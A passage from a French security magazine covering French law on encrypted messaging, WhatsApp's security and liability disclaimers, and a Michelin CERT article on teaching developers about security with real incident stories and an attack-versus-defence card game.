hébergeurs de sites, la date, heure et adresse IP de publication). Mais la loi ne fait jamais mention des notions de « contenus », « chiffrement », « messagerie ». La loi n° 2015-912 du 24 juillet 2015 relative au renseignement **[25]** prévoit que « *peuvent être autorisées les interceptions de correspondances émises par la voie des communications électroniques et susceptibles de révéler des renseignements relatifs aux finalités mentionnées à l'article L. 811-3* », et modifie le code de la sécurité intérieure en son article L. 801-1. pour préciser que « *le respect de la vie privée, dans toutes ses composantes, notamment le secret des correspondances, la protection des données personnelles et l'inviolabilité du domicile, est garanti par la loi. L'autorité publique ne peut y porter atteinte que dans les seuls cas de nécessité d'intérêt public prévus par la loi, dans les limites fixées par celle-ci et dans le respect du principe de proportionnalité* ».

La loi n° 2016-1321 du 7 octobre 2016 pour une République numérique **[26]** modifie la loi informatique et liberté de 1978 (loi n° 78-17 du 6 janvier 1978) en son article 11, en ajoutant que la CNIL « *promeut, dans le cadre de ses missions, l'utilisation des technologies protectrices de la vie privée, notamment les technologies de chiffrement des données* ». Certains secrets sont protégés par la loi, tels que le secret des correspondances (contraintes qui s'imposent notamment aux opérateurs, tel que cela est inscrit au code des postes et des communications électroniques, article L.32-3 : « Art. L. 32-3. - I. - *Les opérateurs, ainsi que les membres de leur personnel, sont tenus de respecter le secret des correspondances. Le secret couvre le contenu de la correspondance, l'identité des correspondants ainsi que, le cas échéant, l'intitulé du message et les documents joints à la correspondance* ») **[27]**, le secret industriel et commercial, le secret des affaires, le secret statistique, de la défense nationale, etc.

La CNIL de son côté recommande l'utilisation de messageries sécurisées intégrant des modules de chiffrement des données dès lors que doivent être échangées des données nominatives relatives à la santé des individus **[28]**.

L'autorisation AU-037 encadre spécifiquement l'échange de données à caractère personnel par voie électronique de données de santé à travers un système de messagerie sécurisée **[29]**. Elle est inscrite dans la « Délibération n° 2014-239 du 12 juin 2014 **[30]** et « *concerne les traitements de données à caractère personnel ayant pour objet de permettre l'échange de données de santé au moyen d'un service de messagerie sécurisé de santé, entre professionnels de santé et plus largement, entre les professionnels des secteurs sanitaire, social et médico-social habilités par une loi à collecter et à échanger des données de santé à caractère personnel* ».

2.2 La messagerie sécurisée et le droit : l'exemple de WhatsApp

D'après l'analyse réalisée par l'EFF **[31]**, l'application WhatsApp est une messagerie sécurisée fiable, car elle offre un chiffrement de bout en bout, le fournisseur

ne peut pas lire les messages, le code a été audité récemment, ou bien encore le service offre une sécurité dans l'éventualité où les clefs seraient volées par exemple. Autant de critères que ne remplissent pas du tout par exemple Yahoo! Messenger, Skype, SnapChat, QQ, Mxit, et autres Hushmail ou BlackBerry Messenger.

Or d'autres études pointent au contraire du doigt plusieurs failles de l'application : le service peut être paralysé par saturation **[32]**, une application comme WhatsSpy Public permet de contourner certaines sécurités et prendre la main sur les paramètres de sécurité, de confidentialité **[33]**, de tracer les utilisateurs ; une spyware tel que mSpy permettrait également d'intercepter les conversations. Certains sites conseillent alors de se retourner vers des applications de messagerie plus sécurisées comme Telegram **[34]**, qui pourtant à son tour fait aussi l'objet de critiques quant à sa qualité **[35]**.

Dès lors, quand un éditeur construit sa réputation et celle de son produit sur la sécurité, la confidentialité, le secret des communications, qu'arrive-t-il lorsque l'application est mise en défaut, piratée par exemple ? Les utilisateurs sont-ils en droit de demander des compensations, des réparations? L'éditeur a-t-il une responsabilité, une obligation de résultats ou de moyens ? Y a-t-il une responsabilité contractuelle ? Ou bien l'éditeur est-il ou s'est-il seul exonéré de toute responsabilité ?

La dernière option est celle qu'applique WhatsApp **[36]** : « *Exonération de responsabilité. ...Vous utilisez nos services à vos propres risques [...] Nous fournissons nos services « en l'état » sans aucune garantie expresse ou implicite, y compris, sans toutefois s'y limiter, toute garantie de qualité marchande, d'adéquation à un usage particulier [...] Nous ne garantissons pas que les informations communiquées par nos soins sont exactes ou utiles, que nos services seront opérationnels, exempts d'erreurs, sécurisés ou sans dangers, ni que nos services fonctionneront sans interruptions, retards ou imperfections* ». WhatsApp laisse peu de place à la prise en compte de dommages résultant de l'utilisation de l'application : « *Il est possible que les lois de certains États ou juridictions n'autorisent pas l'exclusion ou la limitation de certains dommages [...] Nonobstant toute disposition contraire dans nos conditions, dans de tels cas, la responsabilité des parties de WhatsApp sera limitée dans toute la mesure permise par la loi applicable* ».

Cette pratique d'exonération de responsabilité est partagée par d'autres éditeurs (voir par exemple la licence utilisateur de l'application Secure Messaging de la société Everbridge **[37]**), plaçant de fait les utilisateurs dans une situation d'insécurité juridique. ■

Retrouvez toutes les références de cet article sur le blog de MISC : http://www.miscmag.com

FAITES VOS JEUX !

Pierre RAUFAST – pierre.raufast@michelin.com
Manager du CERT Michelin

mots-clés : *SENSIBILISATION / JEU / SÉCURITÉ / GAMIFICATION / GEEK / FORMATION*

Comment sensibiliser une population d'informaticiens aux enjeux de la sécurité sans répéter pour la énième fois les mêmes contenus et jouer au Cassandre en prédisant les pires cyber-fléaux à venir ? Par le jeu !

La sensibilisation des informaticiens (DevOps, analyste fonctionnel, chef de projet, architecte, manager) est essentielle pour embarquer la nécessaire sécurité « by design » dans les développements logiciels.

Se pose alors la question de la forme. Comment communiquer de façon efficace ? Sans rabâcher des généralités ou sans reprendre des cas emblématiques vus dans la presse, mais qui ne concernent pas forcément notre entreprise. D'ailleurs, comme pour l'obsolescence, les discours généralistes et alarmistes ne portent plus.

Dans notre entreprise, nous avons constaté deux freins principaux au traitement des vulnérabilités.

D'une part, les enjeux de la sécurité informatique ne sont pas toujours entendus par la maîtrise d'ouvrage/d'œuvre pour de pragmatiques raisons de productivité, de simplicité et de rapidité. « L'expérience utilisateur » est souvent préférée à des contraintes sécuritaires, ce qui relègue les *evil user stories* sécurités des NFR (*Non Functional Requirements*) dans des MVP (*Minimum Viable Product*) éloignés et rarement implémentés pour cause de dépassement de budget/délai. Il est regrettable que les études ROSI (*Return On Security Investment*) percolent rarement au niveau des équipes opérationnelles **[I]**.

D'autre part, la population de développeurs, souvent jeune et volatile, n'est ni suffisamment sensibilisée aux risques ni correctement formée aux bonnes pratiques de développement (OWASP…).

Partant de ces deux écueils, et compte-tenu de la relative efficacité des formations sécurité « top-down », nous avons réfléchi à deux approches innovantes pour intéresser ces populations :

- raconter des incidents sécurité réels qui ont vraiment touché la population visée ;
- animer un atelier avec un jeu de cartes original et fun.

1 Le point de départ

Jusqu'à présent, dans notre société, la sensibilisation à la sécurité informatique passait principalement par un module de formation périodique et obligatoire pour tous les salariés.

Les acteurs métiers et les experts dans leur domaine respectif étaient accueillis dans un amphithéâtre pour une présentation magistrale de deux heures. Les recommandations et les bonnes pratiques en matière de sécurité des systèmes d'information ainsi que les mesures d'hygiène informatique leur étaient présentées.

Le contenu était pertinent, mais le public n'était pas réceptif. Le format était trop statique, trop long ; seul le présentateur parlait. Le public étant trop hétérogène, le fond était toujours trop technique pour des commerciaux, mais insuffisamment détaillé pour une population de développeurs. Quel compromis trouver ?

Les questions/réponses se transformaient régulièrement en réquisitoire contre la sécurité, grand empêcheur de tourner en rond et frein notoire à l'innovation (« comment puis-je innover si vous bannissez l'usage des clés USB ?! »).

2 Ça n'arrive pas qu'aux autres

Fort de ce constat, nous avons eu l'idée de créer un module dédié aux populations SI. Notre objectif n'est pas de les former aux bonnes pratiques de développement. Pour cela, il existe d'excellentes formations ad hoc. Il s'agit de les sensibiliser aux risques et aux enjeux de la sécurité des SI. Finalement, pourquoi accordons-nous autant d'intérêt à la sécurité ?

L'appropriation d'un problème est généralement la première étape indispensable : se sentir concerné, être personnellement impliqué dans son métier afin de comprendre l'importance du sujet.

Nous avons donc compilé différentes attaques informatiques dont nous avions été victimes ces deux dernières années afin de construire une présentation rythmée d'une heure. Il s'agit d'attaques avérées sur des applications métiers, avec des impacts visibles, des

causes identifiées (non patching, mot de passe faible, etc.) et des scénarios d'attaques variés (DDoS, defacing, PC zombie sur le réseau, fraude, phreaking…). De quoi trouver un écho évident dans leurs activités quotidiennes.

Il s'agit d'une « approche par les incidents » à opposer de « l'approche par les règles » exposée au chapitre précédent.

Le slogan « ça n'arrive pas qu'aux autres » combiné au fameux « de grands pouvoirs impliquent de grandes responsabilités » cher à Spiderman se révèle très efficace, surtout si la présentation est conduite avec humour et qu'elle est mise en scène. N'importe qui disposant d'un accès à privilèges (DevOps, Administrateur, DBA…) est alors à même de mesurer l'impact qu'a son activité sur toute la chaîne de sécurité.

La proximité des incidents avec leur expérience se prête bien aux questions/réponses.

À l'issue de cette présentation, les populations SI sont toutes ressorties avec un nouveau regard sur les questions de sécurité. Elles ont mesuré la nécessité d'adopter des mesures préventives au regard des attaques que nous subissons : « nous ne savions pas que vous faisiez tout cela ! » est régulièrement entendu.

C'est la première fois que nous communiquons en interne de façon aussi transparente sur les incidents de sécurité. D'habitude, nous étions très discrets sur la réalité des chiffres et des applications impactées. C'est donc un changement culturel important pour nous, mais qui permet de frapper les esprits. Beaucoup de gens découvrent cette réalité… et c'est bien l'effet attendu.

Cette présentation n'est qu'une première étape de sensibilisation à la sécurité. Ensuite, nous les incitons à s'inscrire à des formations plus ciblées ou à participer au CTF (*Capture The Flag*) que nous organisons en interne.

Cette courte sensibilisation, allégée de ses détails techniques, est également faite à des équipes de direction métier. Le succès est aussi toujours au rendez-vous.

3 Gamification, humour et questionnement

La deuxième idée est de sensibiliser notre public par le jeu ! Nous avons profité d'une « grande messe » réunissant toute la communauté SI pour lancer un nouveau jeu. Pour cette occasion, notre CERT disposait d'un stand équipé de cinq tables hautes.

La *gamification* est un moyen très efficace pour attirer les visiteurs sur un stand et les sensibiliser tout en les impliquant activement. En général, ils repartent ravis et retiennent mieux les messages, même après un passage d'une dizaine de minutes seulement.

Nous avons choisi un jeu de 42 cartes (*of course*), où deux joueurs (incarnant respectivement une équipe de *white hats* et de *black hats*) vont s'affronter via un système de cartes offensives ou défensives (les cartes outils).

Les 6 personnages « bleus » défense

- **Chef de projet**
- **Manager**
- **Architecte**
- **Analyste sécurité**
- **DevOps**
- **SOC : *Security Operation Center***

« *Chef de projet : personne qui pense naïvement que repousser les NFR sécurité va lui faire gagner du temps* »


Le principe est simple et ressemble à un jeu de bataille en trois manches. Vous l'avez compris, notre approche se veut pédagogue et ludique, basée surtout sur des textes humoristiques, sur le plaisir de jouer et le questionnement que suscite inévitablement chacune des cartes (notamment les caractéristiques et le type de défense/attaque).

Les joueurs découvrent les cartes une fois celles-ci en main. Ils demandent alors des explications sur un dispositif sécurité qu'ils ne connaissent pas ou discutent la pondération des caractéristiques proposées (« Sommes-nous vraiment victimes des cyber-mafias ? », « C'est quoi une XSS ? »).

Pour le design, nous nous sommes inspirés du jeu de cartes très connu de la population geek : *Magic* de l'éditeur *Wizards of the Coast*. Cela les plonge immédiatement dans un univers connu, version « cyber » d'un « donjons & dragons » (en référence aux plus anciens, car oui, nous avons encore quelques développeurs VMS !)

Chacune des cartes (personnages et outils) contient une image, un bref descriptif et trois valeurs permettant de mesurer sa puissance. Les valeurs sont positives ou négatives (de -5 à 5) :

- Connaissance : compétence sécurité du personnage (ex : +1 pour un script Kiddie, +5 pour un Cyber-Mafia) ;
- Efficacité : efficacité de l'attaque/défense (ex : injection SQL=+4 / Firewall=+3) ;
- Détection : furtivité de l'attaque ou capacité à détecter une attaque (ex : Zero day=+3 / Scan de port=-2).



Un joueur incarne l'équipe verte : la défense. Elle est composée de 6 personnages et 15 outils (défenses) (voir encadré).

Les 6 personnages rouges « attaquants »

- **Script Kiddie**
- **Grey Hat**
- **Black Hat**
- **Cyber-Mafia**
- **Hacktiviste**
- **État**

Les 15 cartes bleues des moyens de défense

- **Journée de sensibilisation**
- **Anti-Malware (*)**
- **IDS**
- **Protection e-mail (*)**
- **Solution de chiffrement (*)**
- **Firewall**
- **Proxy Internet (*)**
- **USB Ban**
- **WiFi clé WPA2**
- **Chiffrement**
- **Durcissement de l' O.S.**
- **Scan de vulnérabilités**
- **Capture réseau**
- **Scan de ports**
- **Vulnérabilité non patchée**

(*) le nom du logiciel était cité pour plus d'appropriation

L'autre joueur incarne l'équipe rouge, celle qui attaque. Elle est composée de 6 personnages et 15 outils (attaques) (voir encadrés).

Une partie se déroule en trois manches. À chaque manche, chaque joueur tire 7 cartes au hasard de son paquet (personnage et outils mélangés). Il choisit un personnage et trois outils. On totalise le nombre de points. Le joueur qui a le score le plus élevé remporte la manche.

Une partie ne dure que quelques minutes afin de faire tourner un maximum de joueurs sur le stand.

Le scoring a été conçu pour que bien souvent, les « gentils verts » perdent face à l'arsenal des « méchants rouges» (mais d'un autre côté, essayez de lutter contre un « État (5/5/5) » victime d'un « zéro day (-/5/3) » et exploitant des « Mot de passe faible (-/5/3) » !). Cette asymétrie

ACTUELLEMENT DISPONIBLE

GNU/LINUX MAGAZINE N°204

PRÉDISEZ LES SAISIES DE VOS UTILISATEURS !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

http://www.ed-diamond.com

permet de renforcer notre message : la sécurité est un combat quotidien difficile et nous devons constamment nous adapter à l'état de la menace.

Cela permet aussi de mettre en perspective les bonnes pratiques maintes fois répétées « vous comprenez maintenant l'importance d'un mot de passe complexe ? ».

15 cartes bleues de moyens d'attaque

- **USB sur le parking**
- ***Deny of Service* (DOS)**
- **DDOS**
- **Zero Day**
- **Cross-Site Scripting**
- **Mot de passe faible**
- **Injection SQL**
- **Vol de PC**
- **Mail piégé**
- **Vol de badge**
- **Appel téléphonique**
- **Site légitime compromis**
- **Bruteforce mot de passe**
- **WiFi clé WEP**
- **Buffer Overflow**

4 Retours & perspectives

Ce jeu a été réalisé en une semaine avec un petit budget de 150 euros (impression de 5 jeux de cartes plastifiées). La logistique est rudimentaire : une table et quelques volontaires.

Il a permis de sensibiliser deux cents personnes en deux heures avec cinq « maîtres du jeu » qui expliquaient les règles et répondaient aux questions.

Le succès a été immédiat, le buzz s'est rapidement propagé au sein de la manifestation et nous avons reçu d'excellents retours sur l'originalité et le côté fun de notre approche.

C'est donc un excellent investissement, ludique et pédagogique. De nombreux participants nous ont réclamé une version sous la forme de goodies. Pour ce faire et diffuser plus largement ce jeu, nous allons nous assurer de n'utiliser que des images libres de droits.

Conclusion

Sensibiliser les populations SI aux enjeux de la sécurité informatique est primordial. Le succès vient autant d'un fond solide que d'une forme efficace et percutante. Nos deux actions ont été pensées ainsi afin de dépoussiérer le sujet et proposer une image plus fun et plus dynamique de la sécurité informatique. L'interactivité du jeu a permis aux participants de s'exprimer davantage (discussion à trois avec le maître du jeu) et d'avoir un aperçu concret des attaques/risques actuels.

La présentation des attaques réelles a permis de faire le lien entre une actualité chargée, mais lointaine (« Nous ne sommes pas Ashley Madison !) avec leur propre réalité au quotidien.

Tout cela de façon ludique, économique et dans la bonne humeur. Que demander d'autre ? ■

Remerciements

Je remercie Gautier et Rémi pour le design des cartes, Patrick pour l'aide apportée aux textes et Alexandra pour la coordination des tâches et l'impression du jeu.

Référence

[I] ***Retour sur investissement en sécurité des systèmes d'information : quelques clés pour argumenter*, CLUSIF, octobre 2004.**

Cyber

Surveillance
Tests d'intrusion
Réponse aux incidents
PCI DSS
Serenety®
Veille technologique
Red Team

xmco®
we deliver security expertise

69 rue de Richelieu 75002 PARIS - France Tél. : **+33 (0)1 47 34 68 61** mail : **recrutement@xmco.fr** **xmco.fr**

Vous avez été nombreux à participer au

CHALLENGE N°1

Nos auditeurs sont joueurs, RELEVEZ LE N°2 !

- ☑ Jouez
- ☑ Gagnez*
- ☑ Postulez !

*1 jeu CYBER STRATEGIA offert à l'un des gagnants, par tirage au sort

NES

EXPERT EN CYBERSECURITE

www.nes.fr